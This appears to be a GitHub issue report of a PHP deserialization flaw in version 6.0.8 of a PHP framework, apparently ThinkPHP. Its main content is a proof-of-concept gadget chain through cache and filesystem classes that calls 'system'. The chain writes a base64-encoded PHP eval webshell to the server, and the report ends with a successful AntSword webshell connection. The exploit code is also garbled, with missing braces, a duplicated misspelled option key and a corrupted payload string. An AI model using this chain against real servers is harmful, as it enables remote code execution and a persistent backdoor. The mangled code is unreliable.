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PHP unserialize vulnerability in v6.0.8 #2561

New issue

○ Closed Y4tacker opened this issue on Jul 2, 2021 · 0 comments

Y4tacker commented on Jul 2, 2021

## PHP unserialize vulnerability in v6.0.8-2


## **Vulnerability Demo**

This chain does not show back on the web page, but can execute system commands, and the public chain is a little different from the Internet

First, simply write a route


```
namespace app\controller;
   use app\BaseController;
   class Index extends BaseController
        public function index()
         if(isset($_POST['data'])){
      @unserialize($_POST['data']);
}
exp
   namespace League\Flysystem\Cached\Storage{
         abstract class AbstractCache
              protected $complete = [];
protected $cache = ['`echo PD9waHAgZXZhbCgkX1BPU1RbMV@pOz8+|base64 -d > 2.php`'];
   namespace think\filesystem{
        use League\Flysystem\Cached\Storage\AbstractCache;
class CacheStore extends AbstractCache
              protected $store;
              public function __construct($store,$key,$expire)
                  $this->key = $key;
$this->store = $store;
$this->expire = $expire;
   namespace think\cache{
        abstract class Driver{
    namespace think\cache\driver{
        use think\cache\Driver;
         class File extends Driver
              protected $options = [
   'expire' =>
                   'expire' => 0,
'cache_subdir' => false,
                   'cacne_subdir' => false,
'prefix' => false,
'path' => 'y4tacker',
'hash_type' => 'md5',
'serialize' => ['system'],
       }
        $b = new think\cache\driver\File();
$a = new think\filesystem\CacheStore($b, 'y4tacker', '1111');
         echo urlencode(serialize($a));
```





HackBar

Ant-sword connection successful



## Y4tacker closed this as completed on Jul 2, 2021

Assignees No one assigned		
Labels None yet		
Projects None yet		
Milestone No milestone		
Development  No branches or pull requests		
1 participant		

